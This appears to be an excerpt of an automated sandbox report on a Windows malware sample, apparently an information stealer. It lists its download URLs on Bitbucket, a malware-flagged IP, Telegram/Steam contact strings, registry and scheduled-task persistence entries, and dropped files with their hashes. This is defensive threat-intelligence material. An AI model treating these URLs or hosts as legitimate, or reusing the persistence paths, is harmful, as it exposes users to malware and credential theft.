| <a href="http://https://bitbucket.org/">http://https://bitbucket.org/</a>                                                                                                                                                                                     | umciavi64.exe, 00000031.0000003.6276497<br>01.0000000009C8000.0000004.0000020.00<br>020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                  | false     |                         | high       |
| <a href="http://nuget.org/NuGet.exe">http://nuget.org/NuGet.exe</a>                                                                                                                                                                                           | powershell.exe, 00000020.0000002.707622<br>809.000001A0A439D000.0000004.00000800.0<br>0020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                               | false     |                         | high       |
| <a href="http://https://sectigo.com/CPS0">http://https://sectigo.com/CPS0</a>                                                                                                                                                                                 | 61312899942613011832.exe, 00000004.00000<br>003.307229091.000000001061000.0000004.<br>00000800.00020000.0000000.sdmp, DQxttu2Qrr.exe                                                                                                                                                                                                                                                                                                                                                                                                                     | false     | • URL Reputation: safe  | unknown    |
| <a href="http://https://t.me/dishastahttps://steamcommunity.com/profiles/76561199441933804167.235.150.80dis">http://https://t.me/dishastahttps://steamcommunity.com/profiles/76561199441933804167.235.150.80dis</a>                                           | umciavi64.exe, 00000031.0000003.6195504<br>32.00000000F2F1000.0000004.00000800.00<br>020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                 | false     |                         | high       |
| <a href="http://https://www.google.com/search?q=chrome&amp;oq=chrome&amp;aqs=chrome..69i57j0j5l3j69i6013.2663j0j4&amp;sourceid=c">http://https://www.google.com/search?q=chrome&amp;oq=chrome&amp;aqs=chrome..69i57j0j5l3j69i6013.2663j0j4&amp;sourceid=c</a> | DQxttu2Qrr.exe, 0000000.0000002.328642<br>046.000000027CBE000.0000004.00000800.0<br>0020000.0000000.sdmp, DQxttu2Qrr.exe, 0<br>0000000.0000003.264518594.000000027ACD<br>000.00000004.000000800.00020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                    | false     |                         | high       |
| <a href="http://pesterbdd.com/images/Pester.png">http://pesterbdd.com/images/Pester.png</a>                                                                                                                                                                   | powershell.exe, 00000020.0000002.661457<br>199.000001A094548000.0000004.00000800.0<br>0020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                               | false     | • URL Reputation: safe  | unknown    |
| <a href="http://schemas.xmlsoap.org/soap/encoding/">http://schemas.xmlsoap.org/soap/encoding/</a>                                                                                                                                                             | powershell.exe, 00000020.0000002.661457<br>199.000001A094548000.0000004.00000800.0<br>0020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                               | false     |                         | high       |

| Name                                                                                                                                                                                                                                      | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Malicious | Antivirus Detection        | Reputation |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|----------------------------|------------|
| <a href="http://www.apache.org/licenses/LICENSE-2.0.html">http://www.apache.org/licenses/LICENSE-2.0.html</a>                                                                                                                             | powershell.exe, 00000020.00000002.661457<br>199.000001A094548000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                             | false     |                            | high       |
| <a href="http://https://bbuseruploads.s3.amazonaws.com/f3ef24fc-08b2-408a-a2c5-1fad12572ea6/down">http://https://bbuseruploads.s3.amazonaws.com/f3ef24fc-08b2-408a-a2c5-1fad12572ea6/down</a>                                             | umciavi64.exe, 00000031.00000003.5618240<br>02.0000000000A19000.00000004.00000020.00<br>020000.00000000.sdmp, umciavi64.exe, 000<br>00031.00000003.562128012.0000000000A1900<br>0.00000004.000000020.00020000.00000000.sdmp                                                                                                                                                                                                                               | false     |                            | high       |
| <a href="http://https://go.micro">http://https://go.micro</a>                                                                                                                                                                             | powershell.exe, 00000020.00000003.420288<br>387.000001A095FA4000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                             | false     | • URL Reputation: safe     | unknown    |
| <a href="http://https://bbuseruploads.s3.amazonaws.com/f3ef24fc-08b2-408a-a2c5-1fad12572ea6/downloads/cba79466-746d-">http://https://bbuseruploads.s3.amazonaws.com/f3ef24fc-08b2-408a-a2c5-1fad12572ea6/downloads/cba79466-746d-</a>     | umciavi64.exe, 00000031.00000003.6276497<br>01.0000000009C8000.00000004.00000020.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                               | false     |                            | high       |
| <a href="http://https://web-security-reports.services.atlassian.com/csp-report/bb-website">http://https://web-security-reports.services.atlassian.com/csp-report/bb-website</a>                                                           | umciavi64.exe, 00000031.00000003.5672960<br>26.0000000009C8000.00000004.00000020.00<br>020000.00000000.sdmp, umciavi64.exe, 000<br>00031.00000003.569146497.0000000000A1A00<br>0.00000004.000000020.00020000.00000000.sdmp,<br>umciavi64.exe, 00000031.00000003.568886955.000<br>00000000A1A000.00000004.00000020.00020000<br>.00000000.sdmp, umciavi64.exe, 00000031.<br>00000003.554465568.0000000009C8000.0000<br>0004.00000020.00020000.00000000.sdmp | false     |                            | high       |
| <a href="http://cjdIIFVN3QKbi0Ymi0MA.WcIWox4jCqZsNQbjvsAivMLJa9uT5DhrasATByTHQ5iENK14UsJkLrDsnRarngdZ7r0MiULb">http://cjdIIFVN3QKbi0Ymi0MA.WcIWox4jCqZsNQbjvsAivMLJa9uT5DhrasATByTHQ5iENK14UsJkLrDsnRarngdZ7r0MiULb</a>                   | umciavi64.exe, 00000031.0000002.6490179<br>01.00000000029E3000.00000040.00000800.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                               | false     | • Avira URL Cloud: safe    | unknown    |
| <a href="http://https://contoso.com/icon">http://https://contoso.com/icon</a>                                                                                                                                                             | powershell.exe, 00000020.00000002.707622<br>809.000001A0A439D000.00000004.00000800.00<br>0020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                            | false     | • URL Reputation: safe     | unknown    |
| <a href="http://https://bitbucket.org/versal">http://https://bitbucket.org/versal</a>                                                                                                                                                     | umciavi64.exe, 00000031.00000002.6439574<br>50.0000000009CF000.00000004.00000020.00<br>020000.00000000.sdmp, umciavi64.exe, 000<br>00031.00000003.627649701.0000000009C800<br>0.00000004.000000020.00020000.00000000.sdmp                                                                                                                                                                                                                                 | false     |                            | high       |
| <a href="http://https://github.com/Pester/Pester">http://https://github.com/Pester/Pester</a>                                                                                                                                             | powershell.exe, 00000020.00000002.661457<br>199.000001A094548000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                             | false     |                            | high       |
| <a href="http://https://support.google.com/installer/?product=">http://https://support.google.com/installer/?product=</a>                                                                                                                 | DQxttu2Qrr.exe, 00000000.00000002.328642<br>046.0000000027CBE000.00000004.00000800.0<br>0020000.00000000.sdmp, DQxttu2Qrr.exe, 0<br>0000000.00000003.264518594.0000000027ACD<br>000.00000004.000000800.00020000.00000000.sdmp                                                                                                                                                                                                                             | false     |                            | high       |
| <a href="http://167.235.150.8:80">http://167.235.150.8:80</a>                                                                                                                                                                             | umciavi64.exe, 00000031.00000003.6195504<br>32.00000000F2F1000.00000004.00000800.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                               | false     | • Avira URL Cloud: malware | unknown    |
| <a href="http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.bin8">http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/resource.bin8</a>                                                             | umciavi64.exe, 00000031.00000003.5672960<br>26.0000000009C8000.00000004.00000020.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                               | false     |                            | high       |
| <a href="http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t">http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t</a>                                                                                                                 | 61312899942613011832.exe, 00000004.00000<br>003.307229091.0000000001061000.00000004.<br>00000800.00020000.00000000.sdmp, DQxttu2Qrr.exe                                                                                                                                                                                                                                                                                                                   | false     | • URL Reputation: safe     | unknown    |
| <a href="http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/library.biniua2gnOxsYQNjWgIYZDZ3357MMJTrnqF">http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/library.biniua2gnOxsYQNjWgIYZDZ3357MMJTrnqF</a> | umciavi64.exe, 00000031.00000002.6490179<br>01.0000000029E3000.00000040.00000800.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                               | false     |                            | high       |
| <a href="http://https://bitbucket.org/alfolod79597">http://https://bitbucket.org/alfolod79597</a>                                                                                                                                         | umciavi64.exe, 00000031.00000003.6296280<br>04.000000000966000.00000004.00000020.00<br>020000.00000000.sdmp, umciavi64.exe, 000<br>00031.00000002.641706708.00000000096600<br>0.00000004.000000020.00020000.00000000.sdmp                                                                                                                                                                                                                                 | false     |                            | high       |
| <a href="http://https://ion=v4.5">http://https://ion=v4.5</a>                                                                                                                                                                             | powershell.exe, 00000020.00000002.719705<br>380.000001A0AC974000.00000004.00000020.0<br>0020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                             | false     | • Avira URL Cloud: safe    | low        |
| <a href="http://www.zlib.net/D">http://www.zlib.net/D</a>                                                                                                                                                                                 | avicapn32.exe, 0000001B.00000002.8579058<br>60.00000000017DE000.00000002.00000001.01<br>000000.000000B.sdmp                                                                                                                                                                                                                                                                                                                                               | false     |                            | high       |
| <a href="http://crl.sectigo.com/SectigoRSATimeStampingCA.crt0#">http://crl.sectigo.com/SectigoRSATimeStampingCA.crt0#</a>                                                                                                                 | 61312899942613011832.exe, 00000004.00000<br>003.307229091.0000000001061000.00000004.<br>00000800.00020000.00000000.sdmp, DQxttu2Qrr.exe                                                                                                                                                                                                                                                                                                                   | false     | • URL Reputation: safe     | unknown    |
| <a href="http://schemas.xmlsoap.org/wsdl/">http://schemas.xmlsoap.org/wsdl/</a>                                                                                                                                                           | powershell.exe, 00000020.00000002.661457<br>199.000001A094548000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                             | false     |                            | high       |

| Name                                                                                                                                                                    | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Malicious | Antivirus Detection | Reputation |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|---------------------|------------|
| <a href="http://https://bitbucket.org/D">http://https://bitbucket.org/D</a>                                                                                             | umciavi64.exe, 00000031.0000002.6439574<br>50.00000000009CF000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 000<br>00031.00000003.567296026.0000000009C800<br>0.00000004.00000020.00020000.0000000.sdmp,<br>umciavi64.exe, 00000031.00000003.591831541.000<br>00000009C8000.0000004.0000020.00020000<br>.0000000.sdmp, umciavi64.exe, 00000031.<br>00000003.627649701.0000000009C8000.0000<br>0004.00000020.00020000.0000000.sdmp                                                                                                                                                                                                                             | false     |                     | high       |
| <a href="http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.binl">http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.binl</a> | umciavi64.exe, 00000031.0000002.6434810<br>75.00000000009BA000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 000<br>00031.00000003.632274574.0000000009BA00<br>0.00000004.00000020.00020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                       | false     |                     | high       |
| <a href="http://https://aui-cdn.atlassian.com">http://https://aui-cdn.atlassian.com</a>                                                                                 | umciavi64.exe, 00000031.0000003.5672960<br>26.00000000009C8000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 000<br>00031.00000003.569146497.000000000A1A00<br>0.00000004.00000020.00020000.0000000.sdmp,<br>umciavi64.exe, 00000031.00000003.568886955.000<br>0000000A1A000.0000004.00000020.00020000<br>.0000000.sdmp, umciavi64.exe, 00000031.<br>00000003.554465568.0000000009C8000.0000<br>0004.00000020.00020000.0000000.sdmp                                                                                                                                                                                                                            | false     |                     | high       |
| <a href="http://https://bbuseruploads.s3.amazonaws.com/">http://https://bbuseruploads.s3.amazonaws.com/</a>                                                             | umciavi64.exe, 00000031.0000003.5620725<br>36.00000000009D8000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 000<br>00031.00000002.643957450.0000000009CF00<br>0.00000004.00000020.00020000.0000000.sdmp,<br>umciavi64.exe, 00000031.00000003.567296026.000<br>00000009C8000.0000004.00000020.00020000<br>.0000000.sdmp, umciavi64.exe, 00000031.<br>00000003.591831541.0000000009C8000.0000<br>0004.00000020.00020000.0000000.sdmp, um<br>ciavi64.exe, 00000031.00000003.554465568<br>.0000000009C8000.0000004.00000020.0002<br>0000.0000000.sdmp, umciavi64.exe, 00000<br>031.00000003.627649701.0000000009C8000.<br>00000004.00000020.00020000.0000000.sdmp | false     |                     | high       |
| <a href="http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.binl">http://https://bitbucket.org/alfolod79597/advancedapi32/downloads/minor.binl</a> | umciavi64.exe, 00000031.0000002.6434810<br>75.00000000009BA000.0000004.0000020.00<br>020000.0000000.sdmp, umciavi64.exe, 000<br>00031.00000003.632274574.0000000009BA00<br>0.00000004.00000020.00020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                       | false     |                     | high       |
| <a href="http://https://t.me/dishasta">http://https://t.me/dishasta</a>                                                                                                 | umciavi64.exe, 00000031.0000003.6195504<br>32.00000000F2F1000.0000004.0000800.00<br>020000.0000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | false     |                     | high       |

### World Map of Contacted IPs



#### Public IPs

| IP             | Domain  | Country            | Flag | ASN    | ASN Name            | Malicious |
|----------------|---------|--------------------|------|--------|---------------------|-----------|
| 8.8.8.8        | unknown | United States      | 🇺🇸   | 15169  | GOOGLEUS            | false     |
| 65.21.119.56   | unknown | United States      | 🇺🇸   | 199592 | CP-ASDE             | true      |
| 89.22.236.225  | unknown | Russian Federation | 🇷🇺   | 197328 | INETLTDTR           | true      |
| 104.192.141.1  | unknown | United States      | 🇺🇸   | 16509  | AMAZON-02US         | false     |
| 45.159.188.118 | unknown | Netherlands        | 🇳🇱   | 14576  | HOSTING-SOLUTIONSUS | false     |
| 54.231.164.65  | unknown | United States      | 🇺🇸   | 16509  | AMAZON-02US         | false     |
| 88.119.169.157 | unknown | Lithuania          | 🇱🇹   | 61272  | IST-ASLT            | false     |
| 85.209.135.109 | unknown | Germany            | 🇩🇪   | 33657  | CMCSUS              | true      |

#### Private

| IP          |
|-------------|
| 192.168.2.3 |

#### General Information

|                                                    |                                                                                                                      |
|----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 36.0.0 Rainbow Opal                                                                                                  |
| Analysis ID:                                       | 764033                                                                                                               |
| Start date and time:                               | 2022-12-09 10:37:13 +01:00                                                                                           |
| Joe Sandbox Product:                               | CloudBasic                                                                                                           |
| Overall analysis duration:                         | 0h 15m 15s                                                                                                           |
| Hypervisor based Inspection enabled:               | false                                                                                                                |
| Report type:                                       | light                                                                                                                |
| Sample file name:                                  | DQxttu2Qrr.exe                                                                                                       |
| Cookbook file name:                                | default.jbs                                                                                                          |
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 57                                                                                                                   |
| Number of new started drivers analysed:            | 0                                                                                                                    |
| Number of existing processes analysed:             | 0                                                                                                                    |
| Number of existing drivers analysed:               | 0                                                                                                                    |
| Number of injected processes analysed:             | 0                                                                                                                    |

|                       |                                                                                                                                                                                |
|-----------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Technologies:         | <ul style="list-style-type: none"> <li>HCA enabled</li> <li>EGA enabled</li> <li>HDC enabled</li> <li>AMSI enabled</li> </ul>                                                  |
| Analysis Mode:        | default                                                                                                                                                                        |
| Analysis stop reason: | Timeout                                                                                                                                                                        |
| Detection:            | MAL                                                                                                                                                                            |
| Classification:       | mal100.phis.troj.adwa.spyw.evad.winEXE@83/38@0/9                                                                                                                               |
| EGA Information:      | <ul style="list-style-type: none"> <li>Successful, ratio: 25%</li> </ul>                                                                                                       |
| HDC Information:      | <ul style="list-style-type: none"> <li>Successful, ratio: 4.8% (good quality ratio 3.2%)</li> <li>Quality average: 42.8%</li> <li>Quality standard deviation: 35.7%</li> </ul> |
| HCA Information:      | <ul style="list-style-type: none"> <li>Successful, ratio: 58%</li> <li>Number of executed functions: 0</li> <li>Number of non-executed functions: 0</li> </ul>                 |
| Cookbook Comments:    | <ul style="list-style-type: none"> <li>Found application associated with file extension: .exe</li> <li>Override analysis time to 240s for rundll32</li> </ul>                  |

## Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- Exclude process from analysis (whitelisted): MpCmdRun.exe, Conhost.exe, rundll32.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Execution Graph export aborted for target Emit64.exe, PID 3920 because there are no executed function
- Execution Graph export aborted for target avicapn32.exe, PID 1112 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtDeviceControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- VT rate limit hit for: DQxtu2Qrr.exe

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                                                                                                    |
|----------|-----------------|--------------------------------------------------------------------------------------------------------------------------------|
| 10:38:51 | Task Scheduler  | Run new task: gntuud.exe path: C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                          |
| 10:38:52 | API Interceptor | 1283x Sleep call for process: gntuud.exe modified                                                                              |
| 10:39:15 | API Interceptor | 1x Sleep call for process: Emit64.exe modified                                                                                 |
| 10:39:22 | API Interceptor | 36x Sleep call for process: powershell.exe modified                                                                            |
| 10:39:25 | API Interceptor | 1x Sleep call for process: rundll32.exe modified                                                                               |
| 10:39:42 | Autostart       | Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run umciavi64.exe C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe |
| 10:39:52 | Autostart       | Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run umciavi32.exe C:\Users\user\AppData\Roaming\1000021000\umciavi32.exe |
| 10:40:01 | Autostart       | Run: C:\Users\user\AppData\Local\Temp\03bd543fce\gntuud.exe                                                                    |
| 10:40:16 | Autostart       | Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run umciavi64.exe C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe   |
| 10:40:25 | Autostart       | Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run umciavi32.exe C:\Users\user\AppData\Roaming\1000021000\umciavi32.exe   |
| 10:41:03 | Task Scheduler  | Run new task: RtkAudUService64.exe path: C:\Users\user\Locktime\RtkAudUService64.exe                                           |

## Joe Sandbox View / Context

### IPs

No context

### Domains

 No context

## ASNs

 No context

## JA3 Fingerprints

 No context

## Dropped Files

 No context

## Created / dropped Files

### C:\ProgramData\11164286057916229991747962

|                 |                                                                                                                                                                                      |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\DQxttu2Qrr.exe                                                                                                                                                 |
| File Type:      | SQLite 3.x database, last written using SQLite version 3038005, file counter 17, database pages 7, 1st free page 5, free pages 2, cookie 0x13, schema 4, UTF-8, version-valid-for 17 |
| Category:       | dropped                                                                                                                                                                              |
| Size (bytes):   | 28672                                                                                                                                                                                |
| Entropy (8bit): | 1.4755077381471955                                                                                                                                                                   |
| Encrypted:      | false                                                                                                                                                                                |
| SSDeep:         | 96:oesz0Rwhba5DX1tHQOd0AS4mcAMmgAU7MxTWbKSS:o+RwE55tHQOKB4mcmgAU7MxTWbNS                                                                                                             |
| MD5:            | DEE86123FE48584BA0CE07793E703560                                                                                                                                                     |
| SHA1:           | E80D87A2E55A95BC937AC24525E51AE39D635EF7                                                                                                                                             |
| SHA-256:        | 60DB12643ECF5B13E6F05E0FBC7E0453D073E0929412E39428D431DB715122C8                                                                                                                     |
| SHA-512:        | 65649B808C7AB01A65D18BF259BF98A4E395B091D17E49849573275B7B93238C3C9D1E5592B340ABCE3195F183943CA8FB18C1C6C2B5974B04FE99FCCF582BF1                                                     |
| Malicious:      | false                                                                                                                                                                                |
| Preview:        | SQLite format 3.....@ .....[5.....g...\$.....<br>.....<br>.....<br>.....                                                                                                             |

### C:\ProgramData\11693430970401306944494184

|                 |                                                                                                                                                                                      |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\DQxttu2Qrr.exe                                                                                                                                                 |
| File Type:      | SQLite 3.x database, last written using SQLite version 3038005, file counter 7, database pages 36, 1st free page 10, free pages 1, cookie 0x29, schema 4, UTF-8, version-valid-for 7 |
| Category:       | dropped                                                                                                                                                                              |
| Size (bytes):   | 147456                                                                                                                                                                               |
| Entropy (8bit): | 0.7217007190866341                                                                                                                                                                   |
| Encrypted:      | false                                                                                                                                                                                |
| SSDeep:         | 384:kab+d5neKTnuRpHDiEwABBE3umab+QuJdi:kab+dVeK8iEZBBjmb+QuJdi                                                                                                                       |
| MD5:            | FEF7F4B210100663DC7731400BAC534E                                                                                                                                                     |
| SHA1:           | E3F17C46A2DB6861F22B3F4222B97DCB5EBBD47A                                                                                                                                             |
| SHA-256:        | E81118F5C967EA342A16BDEFB28919F8039E772F8BDCF4A65684E3F56D31EA0E                                                                                                                     |
| SHA-512:        | 6134CC2118FBADD137C4FC3204028B088C7E73A7B985A64D84C60ABD5B1DBFD0AA352C6DF199F43164FEC92378571B5FAC4F801E9AF7BE1DEA8FB6C3C799F95                                                      |
| Malicious:      | false                                                                                                                                                                                |
| Preview:        | SQLite format 3.....@ .....\$.....)[5.....<br>.....<br>.....<br>.....                                                                                                                |

### C:\ProgramData\1476526931554389947119608

|            |                                                                                                                                                                      |
|------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:   | C:\Users\user\Desktop\DQxttu2Qrr.exe                                                                                                                                 |
| File Type: | SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 2, database pages 23, cookie 0x19, schema 4, UTF-8, version-valid-for 2 |
| Category:  | dropped                                                                                                                                                              |

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Size (bytes):   | 49152                                                                                                                           |
| Entropy (8bit): | 0.7876734657715041                                                                                                              |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 48:43KzOIIY3HzrkNSs8LKVuf9KnmlG0UX9q4ICm+KLka+yJqhM0ObVEq8Ma0D0HOlx:Sq0NFeymDIGD9qlm+KL2y0Obn8MouO                              |
| MD5:            | CF7758A2FF4A94A5D589DEBAED38F82E                                                                                                |
| SHA1:           | D3380E70D0CAEB9AD78D14DD970EA480E08232B8                                                                                        |
| SHA-256:        | 6CA783B84D01BFCF9AA185D7857401D336BAD407A182345B97096E1F2502B7F                                                                 |
| SHA-512:        | 1D0C49B02A159EEB4AA971980CCA02751973E249422A71A0587EE63986A4A0EB8929458BCC575A9898CE3497CC5BDFB7050DF33DF53F5C88D110F386A0804CF |
| Malicious:      | false                                                                                                                           |
| Preview:        | SQLite format 3.....@ .....[5.....]                                                                                             |

|                                                  |                                                                                                                                                                      |
|--------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\ProgramData\17061304525933759500214796</b> |                                                                                                                                                                      |
| Process:                                         | C:\Users\user\Desktop\DQxttu2Qrr.exe                                                                                                                                 |
| File Type:                                       | SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 4, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 4 |
| Category:                                        | dropped                                                                                                                                                              |
| Size (bytes):                                    | 94208                                                                                                                                                                |
| Entropy (8bit):                                  | 1.2882898331044472                                                                                                                                                   |
| Encrypted:                                       | false                                                                                                                                                                |
| SSDEEP:                                          | 192:go1/8dpUXbSzTPJPn6UVuUhoEwn7PrH944:gS/inPvVuUhoEwn7b944                                                                                                          |
| MD5:                                             | 4822E6A71C88A4AB8A27F90192B5A3B3                                                                                                                                     |
| SHA1:                                            | CC07E541426BFF64981CE6DE7D879306C716B6B9                                                                                                                             |
| SHA-256:                                         | A6E2CCBD736E5892E658020543F4DF20BB422253CAC06B37398AA4935987446E                                                                                                     |
| SHA-512:                                         | C4FCA0DBC8A6B00383B593046E30C5754D570AA2009D4E26460833FB1394D348776400174C898701F621C305F53DC03C1B42CF76AA5DC33D5CCD8FA44935B03                                      |
| Malicious:                                       | false                                                                                                                                                                |
| Preview:                                         | SQLite format 3.....@ .....[5.....]                                                                                                                                  |

|                                                  |                                                                                                                                                                      |
|--------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\ProgramData\44571614278734644827034568</b> |                                                                                                                                                                      |
| Process:                                         | C:\Users\user\Desktop\DQxttu2Qrr.exe                                                                                                                                 |
| File Type:                                       | SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 4, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 4 |
| Category:                                        | dropped                                                                                                                                                              |
| Size (bytes):                                    | 94208                                                                                                                                                                |
| Entropy (8bit):                                  | 1.2882898331044472                                                                                                                                                   |
| Encrypted:                                       | false                                                                                                                                                                |
| SSDEEP:                                          | 192:go1/8dpUXbSzTPJPn6UVuUhoEwn7PrH944:gS/inPvVuUhoEwn7b944                                                                                                          |
| MD5:                                             | 4822E6A71C88A4AB8A27F90192B5A3B3                                                                                                                                     |
| SHA1:                                            | CC07E541426BFF64981CE6DE7D879306C716B6B9                                                                                                                             |
| SHA-256:                                         | A6E2CCBD736E5892E658020543F4DF20BB422253CAC06B37398AA4935987446E                                                                                                     |
| SHA-512:                                         | C4FCA0DBC8A6B00383B593046E30C5754D570AA2009D4E26460833FB1394D348776400174C898701F621C305F53DC03C1B42CF76AA5DC33D5CCD8FA44935B03                                      |
| Malicious:                                       | false                                                                                                                                                                |
| Preview:                                         | SQLite format 3.....@ .....[5.....]                                                                                                                                  |

|                                                  |                                                                                                                                                                                      |
|--------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\ProgramData\48205952313381291261104955</b> |                                                                                                                                                                                      |
| Process:                                         | C:\Users\user\Desktop\DQxttu2Qrr.exe                                                                                                                                                 |
| File Type:                                       | SQLite 3.x database, last written using SQLite version 3038005, file counter 7, database pages 36, 1st free page 10, free pages 1, cookie 0x29, schema 4, UTF-8, version-valid-for 7 |
| Category:                                        | dropped                                                                                                                                                                              |
| Size (bytes):                                    | 147456                                                                                                                                                                               |
| Entropy (8bit):                                  | 0.7217007190866341                                                                                                                                                                   |
| Encrypted:                                       | false                                                                                                                                                                                |
| SSDEEP:                                          | 384:kab+d5neKTnuRpHDiEwABBE3umab+QuJdi:kab+dVeK8iEZBBjmab+QuJdi                                                                                                                      |
| MD5:                                             | FEF7F4B210100663DC7731400BAC534E                                                                                                                                                     |
| SHA1:                                            | E3F17C46A2DB6861F22B3F4222B97DCB5EBBD47A                                                                                                                                             |

|            |                                                                                                                                 |
|------------|---------------------------------------------------------------------------------------------------------------------------------|
| SHA-256:   | E81118F5C967EA342A16BDEFB28919F8039E772F8BDCF4A65684E3F56D31EA0E                                                                |
| SHA-512:   | 6134CC2118FBADD137C4FC3204028B088C7E73A7B985A64D84C60ABD5B1DBFD0AA352C6DF199F43164FEC92378571B5FAC4F801E9AF7BE1DEA8FB6C3C799F95 |
| Malicious: | false                                                                                                                           |
| Preview:   | SQLite format 3.....@ .....\$.....).....[5.....<br>.....<br>.....                                                               |

| C:\ProgramData\61312899942613011832.exe   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                                                                                                                                                                                                    | C:\Users\user\Desktop\DQxttu2Qrr.exe                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                                                                                                                                                  | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Category:                                                                                                                                                                                                   | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Size (bytes):                                                                                                                                                                                               | 7732440                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Entropy (8bit):                                                                                                                                                                                             | 7.8779499305543865                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:                                                                                                                                                                                                  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SSDeep:                                                                                                                                                                                                     | 196608:U+rNR2F7EU+iE09OKsRk3PdM+i+8IHFL9AYS:/RWEU+1OP6+X+oYS                                                                                                                                                                                                                                                                                                                                                                                                         |
